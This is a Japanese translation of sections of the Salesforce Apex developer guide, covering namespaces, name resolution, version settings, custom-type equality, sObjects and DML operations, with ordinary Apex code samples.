```

名前空間プレフィックス

Salesforceアプリケーションは、*名前空間プレフィックス*の使用をサポートしています。名前空間プレフィックスは管理対象の Force.com AppExchange パッケージで、カスタムオブジェクトと項目名を他の組織で使用されているものと区別するために使用します。開発者がグローバルで一意な名前空間プレフィックスを登録し、AppExchange レジストリに登録すると、開発者の管理パッケージのカスタムオブジェクトおよび項目名への外部参照は次のような長い形式となります。

```
namespace_prefix__obj_or_field_name__c
```

この完全修飾名は、SOQL ステートメント、SOSL ステートメント、Apex でクラスが「管理済み」に設定されると更新が煩雑であるため、Apex はスキーマ名のデフォルトの名前空間をサポートしています。パーサーは ID を確認して、現在のオブジェクトの名前空間を考慮し、特に指定されていない限り、他のすべてのオブジェクトと項目の名前空間であると判断します。その結果、格納されているクラスは、同じアプリケーション名前空間で定義されているオブジェクトに対して、 `obj_or_field_name__c` を使用してカスタムオブジェクトと項目名を直接参照します。

ヒント: AppExchange から組織にインストールされた管理パッケージのカスタムオブジェクトと項目を参照する場合のみ、名前空間プレフィックスを使用します。

パッケージメソッドの起動での名前空間の使用

管理パッケージで定義されたメソッドを起動するため、Apex では次の形式の完全修飾識別子が許可されています。

```
namespace_prefix.class.method(args)
```

このセクションの内容:

System 名前空間の使用

`System` 名前空間は、Apex のデフォルトの名前空間です。つまり、システムクラスの新しいインスタンスを作成するときやシステムメソッドをコールするときに、この名前空間を除外できます。たとえば、組み込みの

URL クラスが System 名前空間にあるため、URL クラスのインスタンスを作成する次の 2 つのステートメントは同等です。

```
System.URL url1 = new System.URL('http://na1.salesforce.com');
```

および:

```
URL url1 = new URL('http://na1.salesforce.com');
```

同様に、次のどちらを記述しても URL クラスの静的メソッドをコールできます。

```
System.URL.getCurrentRequestUrl();
```

または

```
URL.getCurrentRequestUrl();
```

メモ: System 名前空間に加え、System 名前空間には組み込みの System クラスがあり、assertEquals や debug のようなメソッドを提供します。この場合、名前空間とクラスが同じ名前なので混同しないでください。System.debug('debug message'); と System.System.debug('debug message'); ステートメントは同等になります。

曖昧さ回避のための System 名前空間の使用

システムクラスの静的メソッドをコールするときは、System 名前空間を含めない方が簡単ですが、場合によっては、組み込みの Apex クラスを同じ名前を持つカスタムの Apex クラスと区別するために System 名前空間を含める必要があります。組み込みのクラスと同じ名前で定義した Apex クラスが組織に含まれる場合、Apex ランタイムでは、デフォルトのカスタムクラスを使用し、カスタムクラス内のメソッドをコールします。次の例を見てみましょう。

次のカスタム Apex クラスを作成します。

```
public class Database {

    public static String query() {

        return 'wherefore art thou namespace?';

    }

}
```

開発者コンソールでこのステートメントを実行します。

```
sObject[] acct = Database.query('SELECT Name FROM Account LIMIT 1);

System.debug(acct[0].get('Name'));
```

Database.query ステートメントが実行されると、Apex はまずカスタム Database クラスのクエリメソッドを検索します。ただし、このクラスのクエリメソッドはパラメータを取らず、一致するものが見つからないため、エラーが返されます。System 名前空間では、カスタム Database クラスが組み込みの Database クラスより優先されます。この問題を解決するには、System 名前空間プレフィックスをクラス名に追加して、

Apex ランタイムに System 名前空間の組み込み Database クラスのクエリメソッドをコールするように明示的に指示します。

```
sObject[] acct = System.Database.query('SELECT Name FROM Account LIMIT 1);

System.debug(acct[0].get('Name'));
```

名前空間、クラス、変数名の優先順位

ローカル変数、クラス名、名前空間が同じ識別子を使用することは仮定上可能であるため、Apex パーサーは次のように name1.name2.[...].nameN 形式の式を評価します。

1. パーサーは、まず name1 が name2 から nameN を項目参照として持つローカル変数であると仮定します。
2. 最初の仮定が true でない場合、パーサーは name1 がクラス名であり、name2 が name3 から nameN を項目参照として持つ静的変数名であると仮定します。
3. 2 つ目の仮定が true でない場合、パーサーは name1 が名前空間名、name2 がクラス名、name3 が静的変数名であり、name4 から nameN が項目参照であると仮定します。
4. 3 つ目の仮定も true でない場合は、パーサーはエラーを返します。

式が 1 組の括弧で終了する場合 (name1.name2.[...].nameM.nameN() など)、Apex パーサーは式を次のように評価します。

1. パーサーは、まず name1 が name2 から nameM を項目参照として持つローカル変数、nameN がメソッド呼び出しであると仮定します。
2. 最初の仮定が true でない場合、次の処理を行います。
   - 式に識別子が 2 つしか含まれていない場合 (name1.name2())、パーサーは name1 がクラス名で name2 がメソッド呼び出しであると仮定します。
   - 式に識別子が 3 つ以上含まれている場合、パーサーは name1 がクラス名、name2 が name3 から nameM を項目参照として持つ静的変数名、nameN がメソッド呼び出しであると仮定します。
3. 2 つ目の仮定が true でない場合、パーサーは name1 が名前空間名、name2 がクラス名、name3 が静的変数名であり、name4 から nameM が項目参照、nameN がメソッド呼び出しであると仮定します。
4. 3 つ目の仮定も true でない場合は、パーサーはエラーを返します。

ただし、クラス変数については Apex はメンバー変数の参照にドット表記を使う場合もあります。それらのメンバー変数は他のクラスインスタンスを参照することも、また、項目名への参照 (外部キーのアクセスのためなど) に独自のドット表記ルールを持つ sObject を参照することもあります。

式に sObject 項目を入力すると、式の残りは sObject ドメインにとどまります。つまり、sObject 項目は Apex 式を再度参照することはできません。

たとえば、次のクラスがあるとします。

```
public class c {

  c1 c1 = new c1();

  class c1 { c2 c2; }
```

```
  class c2 { Account a; }

}
```

その場合、次の式はすべて有効です。

```
c.c1.c2.a.name

c.c1.c2.a.owner.lastName.toLowerCase()

c.c1.c2.a.tasks

c.c1.c2.a.contacts.size()
```

型の解決と型のシステム名前空間

システム型はローカルまたは他のクラスで定義されたユーザ定義型を解決しなければならないため、Apexパーサーは次のように型を評価します。

1. 型参照 `TypeN` では、パーサーはまずその型をスカラー型として参照します。
2. `TypeN` が見つからない場合、パーサーはローカルで定義された型を参照します。
3. そこでも `TypeN` が見つからない場合、パーサーはその名前のクラスを参照します。
4. そこでも `TypeN` が見つからない場合、パーサーは sObjects などのシステム型を参照します。

型 `T1.T2` は、最上位クラス `T1` の内部型 `T2`、または名前空間 `T1` の最上位クラス `T2` のいずれかを意味します (優先順位はこの順序のとおり)。

Apex コードのバージョン

下位互換性を持たせるため、クラスおよびトリガは、特定の Salesforce API バージョンのバージョン設定と共に保存されます。Apexクラスまたはトリガが、インストール済みの管理パッケージ内で、カスタムオブジェクトなどのコンポーネントを参照する場合、クラスが参照する各管理パッケージのバージョン設定も同時に保存されます。Apex、API、および管理パッケージのコンポーネントが次のリリースバージョンにアップグレードされた場合でも、クラスまたはトリガは特定の、既知の動作のバージョンにバインドされたままになります。

インストール済みパッケージのバージョン設定を行うと、インストール済みパッケージの Apex コードの公開されるインターフェースおよび動作が決まります。これにより、コードが廃止される前のバージョンのパッケージをインストールした場合、最新バージョンのインストールパッケージで廃止される場合がある Apex を継続して参照できます。

通常は、最新の Salesforce API バージョンおよび各インストール済みパッケージのバージョンを参照します。Salesforce API バージョンを指定せずに Apex クラスまたはトリガを保存すると、クラスまたはトリガはデフォルトで最新のインストール済みバージョンと関連付けられます。管理パッケージのバージョンを指定せずに、管理パッケージを参照する Apex クラスまたはトリガを保存する場合、クラスまたはトリガは、デフォルトで、管理パッケージの最新のインストールバージョンに関連付けられます。

Apex クラスおよびメソッドのバージョン設定

クラスおよびメソッドを Apex 言語に追加した場合、これらのクラスおよびメソッドは、導入した API バージョン (Salesforce リリース) に関係なく、Apex コードが保存されているすべての API バージョンで使用できます。たとえば、API バージョン 33.0 にメソッドを追加した場合、API バージョン 33.0 で保存されているカスタムクラスでも、API バージョン 25.0 で保存されている別のクラスでもこのメソッドを使用できます。

ただし、これには 1 つの例外があります。`ConnectApi` 名前空間のクラスおよびメソッドは、ドキュメントに指定された API バージョンでのみサポートされます。たとえば、クラスまたはメソッドが API バージョン 33.0 で導入された場合、それより前のバージョンでは使用できません。詳細は、「ConnectApi バージョニングと同等性チェック」 (ページ 452) を参照してください。

このセクションの内容:

クラスおよびトリガへの Salesforce API バージョン設定

クラスまたはトリガに Salesforce API および Apex のバージョンを設定する手順は、次のとおりです。

1. クラスまたはトリガのいずれかを編集して、[バージョン設定] をクリックします。
2. Salesforce API のバージョンを選択します。このバージョンは、クラスまたはトリガに関連付けられている Apex のバージョンでもあります。
3. [保存] をクリックします。

オブジェクトをメソッドコールのパラメータとして Apex クラス C1 から他のクラス C2 に渡し、C2 で Salesforce API のバージョン設定により異なる項目が公開されている場合、オブジェクトの項目は C2 のバージョン設定によって制御されます。

次の例では、`Categories` 項目はバージョン 13.0 の API では使用できないため、テストクラス C1 のメソッドからクラス C2 の `insertIdea` メソッドをコールした後に `Categories` 項目が `null` に設定されます。

最初のクラスは、Salesforce API バージョン 13.0 を使用して保存されています。

```
// This class is saved using Salesforce API version 13.0

// Version 13.0 does not include the Idea.categories field

global class C2

{

    global Idea insertIdea(Idea a) {

        insert a; // category field set to null on insert


        // retrieve the new idea
```

```
        Idea insertedIdea = [SELECT title FROM Idea WHERE Id =:a.Id];


        return insertedIdea;
    }
}
```

次のクラスは、Salesforce API バージョン 16.0 を使用して保存されています。

```
@isTest
// This class is bound to API version 16.0 by Version Settings
private class C1
{
    static testMethod void testC2Method() {
        Idea i = new Idea();
        i.CommunityId = '09aD000000004YCIAY';
        i.Title = 'Testing Version Settings';
        i.Body = 'Categories field is included in API version 16.0';
        i.Categories = 'test';

        C2 c2 = new C2();
        Idea returnedIdea = c2.insertIdea(i);
        // retrieve the new idea
        Idea ideaMoreFields = [SELECT title, categories FROM Idea
             WHERE Id = :returnedIdea.Id];

        // assert that the categories field from the object created
        // in this class is not null
        System.assert(i.Categories != null);
        // assert that the categories field created in C2 is null
        System.assert(ideaMoreFields.Categories == null);
```

```
    }
}
```

Apex クラスとトリガのパッケージバージョンの設定

クラスまたはトリガのパッケージバージョン設定を定義する手順は、次のとおりです。

1. クラスまたはトリガのいずれかを編集して、[バージョン設定] をクリックします。
2. クラスまたはトリガによって参照される各管理パッケージの [バージョン] を選択します。管理パッケージのこのバージョンは、より新しいバージョンの管理パッケージがインストールされても、バージョン設定を手動で更新しない限り、クラスまたはトリガによって引き続き使用されます。インストール済み管理パッケージを設定リストに追加するには、使用可能なパッケージのリストからパッケージを選択します。リストは、クラスまたはトリガにまだ関連付けられていないインストール済み管理パッケージがある場合にのみ表示されます。
3. [保存] をクリックします。

パッケージバージョン設定を使用する場合は、次のことに注意してください。

- 管理パッケージのバージョンを指定せずに、管理パッケージを参照する Apex クラスまたはトリガを保存する場合、Apex クラスまたはトリガは、デフォルトで、管理パッケージの最新のインストールバージョンに関連付けられます。
- パッケージをクラスまたはトリガで参照している場合は、管理パッケージのバージョン設定は [削除] できません。[連動関係の表示] を使用して、クラスまたはトリガから参照されている管理パッケージがどこにあるか検索できます。

カスタムデータ型のリストと並び替え

リストには、ユーザ定義型(Apex クラス)のオブジェクトを含めることができます。ユーザ定義型のリストは並び替えできます。

`List.sort` メソッドを使用してリストを並び替えるには、Apex クラスに `Comparable` インターフェースを実装する必要があります。

並び替えの条件と並び替え順は、`Comparable` インターフェースの `compareTo` メソッドの実装によって異なります。独自のクラスの `Comparable` インターフェースの実装についての詳細は、「Comparable インターフェース」を参照してください。

対応付けのキーとセットでのカスタムデータ型の使用

独自の Apex クラスのインスタンスを対応付けとセットに追加できます。

対応付けでは、使用する Apex クラスのインスタンスはキーまたは値のいずれかとして追加できます。ただし、それらをキーとして追加する場合、対応付けが正しく機能してキーによって正しい値がフェッチされるようにするには、クラスで実装する必要のある特別な規則がいくつかあります。同様に、設定要素がカスタムクラスのインスタンスである場合、クラスはこれらと同じ規則に従う必要があります。

警告: 対応付けのキーまたは設定要素内のオブジェクトが、コレクションに追加された後に変更されると、項目値が変更されるためそれらを検索できなくなります。

対応付けのキーまたはセット要素にカスタムデータ型(Apex クラス)を使用する場合、クラスで `equals` メソッドと `hashCode` メソッドを提供します。Apex はこの 2 つのメソッドを使用して、オブジェクトのキーの等価と一意性を判断します。

クラスへの `equals` メソッドと `hashCode` メソッドの追加

カスタムデータ型の対応付けのキーが適切に比較され、その一意性が一貫して認識されるようにするため、クラスで次の 2 つのメソッドの実装を提供します。

- 署名付きの `equals` メソッドを次に示します。

```
public Boolean equals(Object obj) {

    // Your implementation

}
```

`equals` メソッドの実装時には、次の点に留意してください。クラスの x、y、z が null 以外のインスタンスである場合、`equals` メソッドは次の条件を満たす必要があります。

  - **反射性**: `x.equals(x)`
  - **対称性**: `x.equals(y)` は、`y.equals(x)` が `true` を返す場合にのみ `true` を返す
  - **推移性**: `x.equals(y)` が `true` を返し、かつ `y.equals(z)` が `true` を返す場合、`x.equals(z)` は `true` を返す
  - **整合性**: `x.equals(y)` の複数の呼び出しで常に `true` を返すか常に `false` を返す
  - null 以外の参照値 x では、`x.equals(null)` は `false` を返す

  Apex の `equals` メソッドは、Java の equals メソッドに基づいています。

- 署名付きの `hashCode` メソッドを次に示します。

```
public Integer hashCode() {

    // Your implementation

}
```

`hashCode` メソッドの実装時には、次の点に留意してください。

  - `hashCode` メソッドが Apex 要求の実行中に同じオブジェクトで複数回呼び出された場合、同じ値を返す必要がある
  - `equals` メソッドで 2 つのオブジェクトが等価とされた場合、`hashCode` は同じ値を返す必要がある
  - `equals` メソッドで 2 つのオブジェクトが等価でないとされた場合、`hashCode` は異なる値を返す必要はない

  Apex の `hashCode` メソッドは、Java の hashCode メソッドに基づいています。

クラスで equals メソッドを提供することによる別の利点は、オブジェクトの比較が簡素化される点です。オブジェクトの比較に == 演算子または equals メソッドを使用できます。たとえば、次のようになります。

```
// obj1 and obj2 are instances of MyClass

if (obj1 == obj2) {

    // Do something

}



if (obj1.equals(obj2)) {

    // Do something

}
```

サンプル

このサンプルでは、equals メソッドと hashCode メソッドの実装方法を示します。これらのメソッドを提供するクラスが最初に表示されています。2 つの Integer を取るコンストラクタも含まれています。2 番目のサンプルはコードスニペットで、このクラスの 3 つのオブジェクトを作成し、そのうち 2 つは値が同じです。次に、ペアオブジェクトをキーとして使用して対応付けエントリが追加されます。最後に追加されたエントリには最初のエントリと同じキーが含まれているため、最初のエントリが上書きされ、サンプルでは対応付けに 2 つのエントリのみが存在することが確認されます。次に、== 演算子を使用します。クラスは equals を実装するため、この演算子は期待どおりに機能します。また、対応付けに特定のキーが含まれているかどうかの確認、デバッグログへのすべてのキーと値の書き込みなど、その他のいくつかの対応付け操作が実行されます。最後に、セットを作成してそのセットに同じオブジェクトを追加します。3 つのオブジェクトのうち 2 つのみが一意であるため、セットのサイズが 2 であることを確認します。

```
public class PairNumbers {

    Integer x,y;



    public PairNumbers(Integer a, Integer b) {

        x=a;

        y=b;

    }



    public Boolean equals(Object obj) {

        if (obj instanceof PairNumbers) {
```

```
            PairNumbers p = (PairNumbers)obj;
            return ((x==p.x) && (y==p.y));
        }
        return false;
    }

    public Integer hashCode() {
        return (31 * x) ^ y;
    }
}
```

このコードスニペットは `PairNumbers` **クラスを使用します。**

```
Map<PairNumbers, String> m = new Map<PairNumbers, String>();
PairNumbers p1 = new PairNumbers(1,2);
PairNumbers p2 = new PairNumbers(3,4);
// Duplicate key
PairNumbers p3 = new PairNumbers(1,2);
m.put(p1, 'first');
m.put(p2, 'second');
m.put(p3, 'third');

// Map size is 2 because the entry with
// the duplicate key overwrote the first entry.
System.assertEquals(2, m.size());

// Use the == operator
if (p1 == p3) {
    System.debug('p1 and p3 are equal.');
```

```
}


// Perform some other operations
System.assertEquals(true, m.containsKey(p1));
System.assertEquals(true, m.containsKey(p2));
System.assertEquals(false, m.containsKey(new PairNumbers(5,6)));


for(PairNumbers pn : m.keySet()) {
    System.debug('Key: ' + pn);
}


List<String> mValues = m.values();
System.debug('m.values: ' + mValues);


// Create a set
Set<PairNumbers> s1 = new Set<PairNumbers>();
s1.add(p1);
s1.add(p2);
s1.add(p3);


// Verify that we have only two elements
// since the p3 is equal to p1.
System.assertEquals(2, s1.size());
```

第 7 章 Apex でのデータの操作

トピック:

この章では、Force.com プラットフォームの永続レイヤでデータを追加したり操作したりする方法について説明します。データオブジェクトを保持する主なデータ型である sObject データ型について学びます。また、データの操作に使用される言語であるデータ操作言語 (DML)、および () などのデータの取得に使用されるクエリ言語などについても学びます。さらに、Apex でのカスタム設定の使用方法についても説明します。

sObject 型

この開発者ガイドでは、*sObject* という用語は、Force.com プラットフォームデータベースに保存できるオブジェクトを指します。sObject 変数は 1 行のデータを表し、SOAP API のオブジェクト名を使用して Apex でのみ宣言できます。次に例を示します。

```
Account a = new Account();

MyCustomObject__c co = new MyCustomObject__c();
```

SOAP API と同様、Apex では汎用の sObject 抽象型を使用してオブジェクトを表すことができます。sObject データ型は、さまざまな種類の sObjects を処理するコードで使用できます。

new 演算子は具体的な sObject 型を要求するため、すべてのインスタンスは特定の sObjects です。次に例を示します。

```
sObject s = new Account();
```

汎用 sObject 型と特定の sObject 型の間にキャストを使用することもできます。次に例を示します。

```
// Cast the generic variable s from the example above

// into a specific account and account variable a

Account a = (Account)s;

// The following generates a runtime error

Contact c = (Contact)s;
```

sObjects はオブジェクトと同様に機能するため、次のようになります。

```
Object obj = s;

// and

a = (Account)obj;
```

DML 操作は汎用 sObject データ型および正規の sObjects として宣言される変数を処理します。

sObject 変数は null に初期設定されますが、new 演算子を使用して有効なオブジェクト参照に割り当てることができます。次に例を示します。

```
Account a = new Account();
```

新しい sObject をインスタンス化する場合、開発者はカンマで区切られた name = valueのペアを項目の初期値に指定することもできます。次に例を示します。

```
Account a = new Account(name = 'Acme', billingcity = 'San Francisco');
```

Force.com プラットフォームデータベースから既存の sObject へのアクセスについての詳細は、*『Force.com SOQL および SOSL リファレンス』* の「SOQL および SOSL クエリ」を参照してください。

メモ: sObject の ID は参照専用の値で、clone 操作でクリアされない限り、またはコンストラクタがアサインされない限り、Apex で明示的に変更できません。Force.com プラットフォームは、オブジェクトレコードが初めてデータベースに挿入されると、ID 値を自動的に割り当てます。詳細は、Lists (ページ 33)を参照してください。

カスタム表示ラベル

カスタム表示ラベルは標準の sObjects ではありません。カスタム表示ラベルの新規インスタンスを作成することはできません。カスタム表示ラベルの値にアクセスするには、必ず `system.label.label_name` を使用します。次に例を示します。

```
String errorMsg = System.Label.generic_error;
```

カスタム表示ラベルについての詳細は、Salesforce オンラインヘルプの「カスタム表示ラベルの概要」を参照してください。

sObject 項目へのアクセス

Java の場合と同様、単純なドット表記を使用して sObject 項目にアクセスしたり、変更したりできます。次に例を示します。

```
Account a = new Account();

a.Name = 'Acme';     // Access the account name field and assign it 'Acme'
```

[作成者] または [最終更新日] など、システムによって生成された項目は変更できません。変更しようとすると、Apex ランタイムエンジンはエラーを生成します。また、数式項目値と、コンテキストユーザ参照専用の他の項目値も変更できません。

Account などの特定のオブジェクトではない汎用 sObject 種別の場合、ドット表記を使用して `Id` 項目のみを取得できます。Salesforce API バージョン 27.0 以降を使用して保存された Apex コードの `Id` 項目を設定できます。また、汎用の sObject `put` メソッドおよび `get` メソッドも使用できます。「sObject クラス」を参照してください。

この例では、`Id` 項目にアクセスする方法および汎用 sObject で許可されない操作を示します。

```
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');

insert a;

sObject s = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];

// This is allowed

ID id = s.Id;

// The following line results in an error when you try to save

String x = s.Name;

// This line results in an error when you try to save using API version 26.0 or earlier
```

```
s.Id = [SELECT Id FROM Account WHERE Name = 'Acme' LIMIT 1].Id;
```

メモ: 組織で個人取引先が有効になっている場合は、法人取引先と個人取引先の 2 種類の取引先を使用できます。コードが `name` を使用して新しい取引先を作成すると、法人取引先が作成されます。コードが `LastName` を使用する場合、個人取引先が作成されます。

sObject で処理を実行する場合、最初にその sObject を特定のオブジェクトに変換することをお勧めします。次に例を示します。

```
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');

insert a;

sObject s = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];

ID id = s.ID;

Account convertedAccount = (Account)s;

convertedAccount.name = 'Acme2';

update convertedAccount;

Contact sal = new Contact(FirstName = 'Sal', Account = convertedAccount);
```

次の例は、SOSL で取得したしたレコードのセットのオブジェクト型をどのように判定するかについて示しています。汎用 sObject レコードを取引先責任者、リード、または取引先に変換すると、項目をそれぞれ次のように変更できます。

```
public class convertToCLA {

    List<Contact> contacts;

    List<Lead> leads;

    List<Account> accounts;


    public void convertType(Integer phoneNumber) {

        List<List<sObject>> results = [FIND '4155557000'

                        IN Phone FIELDS

                        RETURNING Contact(Id, Phone, FirstName, LastName),

                        Lead(Id, Phone, FirstName, LastName), Account(Id, Phone, Name)];


        sObject[] records = ((List<sObject>)results[0]);
```

```
        if (!records.isEmpty()) {
            for (Integer i = 0; i < records.size(); i++) {
              sObject record = records[i];
              if (record.getSObjectType() == Contact.sObjectType) {
                contacts.add((Contact) record);
              } else if (record.getSObjectType() == Lead.sObjectType){
                leads.add((Lead) record);
              } else if (record.getSObjectType() == Account.sObjectType) {
                accounts.add((Account) record);
              }
            }
        }
    }
}
```

sObjects と項目の検証

Apex コードの解析と検証を行うときにすべての sObject と項目参照が実際のオブジェクト名と項目名に照らして検証され、無効な名前が使用されている場合は、解析時の例外が発生します。

また、Apex パーサーは、埋め込み SOQL ステートメントや SOSL ステートメントおよびコードの構文で使用されるカスタムオブジェクトとカスタム項目を追跡します。これらの変更によって Apex コードが無効になる場合、プラットフォームは次のような変更をユーザが行えないようにします。

- 項目名またはオブジェクト名の変更
- あるデータ型から別のデータ型への変換
- 項目またはオブジェクトの削除
- 組織全体で行う、レコード共有、項目履歴管理、レコードタイプなどの変更

データの追加および取得

Apex は、Force.com プラットフォームの永続レイヤと緊密に統合されています。データベースのレコードは、Apex で単純なステートメントを使用して直接挿入および操作できます。管理者がデータベースのレコードを追

加および管理できる Apex の言語を、データ操作言語 (DML) と呼びます。読み取り操作 (レコードのクエリ) に使用される SOQL 言語とは異なり、DML は書き込み操作に使用されます。

レコードの挿入または操作を行う前に、レコードデータが sObject としてメモリ内に作成されます。sObject データ型は汎用データ型で、レコードデータを保持する変数のデータ型に対応します。sObject データ型のサブタイプとなる特定のデータ型が存在します。これらは、標準オブジェクトレコード (Account や Contact など) やカスタムオブジェクト (Invoice_Statement__c など) のデータ型に対応します。通常、これらの特定の sObject データ型を使用します。ただし、sObject のデータ型を事前に把握していない場合は、汎用 sObject データ型を使用できます。次に、新しい特定の Account sObject を作成して変数に割り当てる方法の例を示します。

```
Account a = new Account(Name='Account Example');
```

前の例では、変数 a で参照される取引先が必須の Name 項目によりメモリ内に存在しています。ただし、これは Force.com プラットフォームの永続レイヤにはまだ保持されていません。DML ステートメントをコールして、sObject をデータベースに保持する必要があります。次に、insert ステートメントを使用してこの取引先を作成および保持する例を示します。

```
Account a = new Account(Name='Account Example');

insert a;
```

また、すでに挿入されているレコードを DML を使用して変更することもできます。実行できる操作は、レコードの更新、レコードの削除、ごみ箱からのレコードの復元、レコードのマージ、リード取引の開始です。レコードをクエリすると、変更してその変更を保持できる sObject インスタンスを取得します。次に、以前に保持されている既存のレコードをクエリして、メモリ内でこのレコードの sObject の表示に関するいくつかの項目を更新し、その変更をデータベースに保持する例を示します。

```
// Query existing account.

Account a = [SELECT Name,Industry

                FROM Account

                WHERE Name='Account Example' LIMIT 1];



// Write the old values the debug log before updating them.

System.debug('Account Name before update: ' + a.Name); // Name is Account Example

System.debug('Account Industry before update: ' + a.Industry);// Industry is not set



// Modify the two fields on the sObject.

a.Name = 'Account of the Day';

a.Industry = 'Technology';
```

```
// Persist the changes.
update a;

// Get a new copy of the account from the database with the two fields.
Account a = [SELECT Name,Industry
             FROM Account
             WHERE Name='Account of the Day' LIMIT 1];

// Verify that updated field values were persisted.
System.assertEquals('Account of the Day', a.Name);
System.assertEquals('Technology', a.Industry);
```

DML

DML ステートメントと Database クラスメソッド

Apex には、DML 操作の実行方法として、DML ステートメントを使用する方法と Database クラスメソッドを使用する方法の 2 通りがあります。このため、データ操作の実行方法が柔軟になります。DML ステートメントは使いやすいため例外が発生しますが、コード内で処理することができます。次は、新しいレコードを挿入するための DML ステートメントの例です。

```
// Create the list of sObjects to insert
List<Account> acctList = new List<Account>();
acctList.add(new Account(Name='Acme1'));
acctList.add(new Account(Name='Acme2'));

// DML statement
insert acctList;
```

次は、上記と同等の例ですが、DML 動詞ではなく、データベースクラスのメソッドを使用します。

```
// Create the list of sObjects to insert
List<Account> acctList = new List<Account>();
```

```
acctList.add(new Account(Name='Acme1'));

acctList.add(new Account(Name='Acme2'));


// DML statement

Database.SaveResult[] sr = Database.insert(acctList, false);


// Iterate through each returned result

for (Database.SaveResult sr : srList) {

    if (sr.isSuccess()) {

        // Operation was successful, so get the ID of the record that was processed

        System.debug('Successfully inserted account. Account ID: ' + sr.getId());

    }

    else {

        // Operation failed, so get all errors

        for(Database.Error err : sr.getErrors()) {

            System.debug('The following error has occurred.');

            System.debug(err.getStatusCode() + ': ' + err.getMessage());

            System.debug('Account fields that affected this error: ' + err.getFields());

        }

    }

}
```

上記2例の違いは、データベースクラスメソッドを使用すると、エラーが発生した場合に部分的なレコード処理を許可するかどうかを指定できる点です。これは、2番目の追加のBoolean値パラメータを渡すことで行えます。このパラメータを `false` に設定すると、レコードが失敗しても、残りのDML操作は正常に完了できます。また、例外が返されるのではなく、各操作と発生したすべてのエラーの状況を含む結果オブジェクト配列 (または 1 つの sObject しか渡されなかった場合は 1 つの結果オブジェクト)が返されます。デフォルトで、このオプションパラメータは `true` です。つまり、少なくとも 1 つの sObject を処理できない場合、残りのすべての sObject も処理されず、失敗の原因となったレコードに対して例外が返されます。

DML ステートメントと Database クラスメソッドのどちらを使用するかを決めるには、次の点を参考にしてください。

- DML 一括処理中に発生するエラーを、コントロールフローをその場で中断する Apex 例外として処理する場合、DML ステートメントを使用します。ここでは `try. . .catch` ブロックを使用します。この動作は、ほとんどのデータベース手続き型言語での例外の処理方法に似ています。
- DML 一括操作の部分的な完了を可能にする場合は、Database クラスメソッドを使用します。レコードが失敗した場合でも、DML 操作の残りは終了できます。アプリケーションは拒否されたレコードを確認でき、可能であれば操作を再試行します。この形式を使用すると、DML 例外エラーが発生することがないコードを書くことができます。エラーが発生しない代わりに、作成したコードでは、成功または失敗を判断するための適切な結果配列を使用できます。Database クラスメソッドには、DML ステートメントに類似する、発生した例外をサポートする構文も含まれます。

メモ: この 2 つの方法ではほとんどの操作が重複していますが、次の点は異なります。

- `convertLead` は Database クラスメソッドでのみ使用でき、DML ステートメントでは使用できません。
- Database クラスには、メソッドのトランザクションの制御とロールバック、ごみ箱を空にする、SOQL クエリに関連するメソッドなど、DML ステートメントでは使用できないメソッドも備えられています。

アトミックトランザクションとしての DML 操作

DML 操作はトランザクション内で実行されます。トランザクションの実行には、すべての DML 操作が正常に完了することが求められます。いずれかの操作でエラーが発生した場合はトランザクション全体がロールバックされます。この場合、データは一切データベースにコミットされません。トランザクションの境界は、トリガ、クラスメソッド、匿名のコードブロック、Apex ページ、カスタム Web サービスメソッドのいずれかにすることができます。

トランザクション境界内部で発生するすべての操作は、操作の 1 つの単位に相当します。これは、トランザクション境界内で実行されたコードの結果として起動されたクラスやトリガなど、トランザクション境界から外部コードへのコールにも適用されます。たとえば、カスタム Apex Web サービスメソッドによってクラスのメソッドがコールされ、そのメソッドがいくつかの DML 操作を実行するという連続した操作があるとします。この場合、トランザクション内のすべての操作がエラーなしで実行を完了した後にのみ、すべての変更がデータベースにコミットされます。中間ステップのいずれかでエラーが発生した場合、すべてのデータベース変更はロールバックされ、トランザクションはコミットされません。

DML の仕組み

単一 DML 操作と一括 DML 操作

DML 操作は、単一の sObject で行うことも、sObject のリストで一括で行うこともできます。一括 DML 操作ではガバナ制限 (Apex トランザクションごとのステートメント数を 150 件に制限する DML 制限など) に達することを防止できるため、この操作を実行することをお勧めします。この制限は、Force.com マルチテナントプラットフォームの共有リソースに公正にアクセスできるようにするために設定されています。sObject のリストで DML 操作を実行すると、sObject ごとに 1 つのステートメントとしてカウントされるのではなく、リストのすべての sObject が 1 つの DML ステートメントとしてカウントされます。

次に、単一の sObject で DML コールを実行する非効率な例を示します。

for ループで取引先責任者を 1 つずつ反復処理し、Department 項目が特定の値に一致した場合に Description__c 項目に新しい値を設定しています。リストに 150 を超える品目が含まれる場合、151 回目の update コールは、DML ステートメント制限の 150 を超えるため、キャッチできない例外を返します。

```
for(Contact badCon : conList) {

    if (badCon.Department = 'Finance') {

        badCon.Description__c = 'New description';

    }

    // Not a good practice since governor limits might be hit.

    update badCon;

}
```

次の例は、ガバナ制限に達しないように前の例を変更したものです。取引先責任者のリストで update をコールして DML 操作を一括処理します。これは 1 つの DML ステートメントとしてカウントされるため、150 の制限をはるかに下回ります。

```
// List to hold the new contacts to update.

List<Contact> updatedList = new List<Contact>();



for(Contact con : conList) {

    if (con.Department == 'Finance') {

        con.Description = 'New description';

        // Add updated contact sObject to the list.

        updatedList.add(con);

    }

}



// Call update on the list of contacts.

// This results in one DML call for the entire list.

update updatedList;
```

DML 操作に影響する他のガバナ制限は、1 つのトランザクションの DML 操作で処理できる合計行数 (10,000 行) です。同じトランザクションの全 DML コールで処理されるすべての行は、この制限に対して増分的にカウン

トされます。たとえば、同じトランザクションで 100 人の取引先責任者を挿入して 50 人の取引先責任者を更新すると、DML で処理された合計行数は 150 行となり、残りは 9,850 行になります (10,000 - 150)。

システムコンテキストと共有ルール

ほとんどの DML 操作はシステムコンテキストで実行され、現在のユーザの権限、項目レベルセキュリティ、組織の共有設定、ロール階層内での位置付け、および共有ルールを無視します。詳細は、「共有ルールの適用」 を参照してください。

DML操作を匿名ブロック内で実行する場合、現在のユーザのオブジェクトレベルの権限と項目レベルの権限で実行されます。

DML 操作

レコードの挿入と更新

DMLを使用すると、新規レコードを挿入して、データベースにコミットできます。同様に、既存のレコードの項目値を更新することもできます。

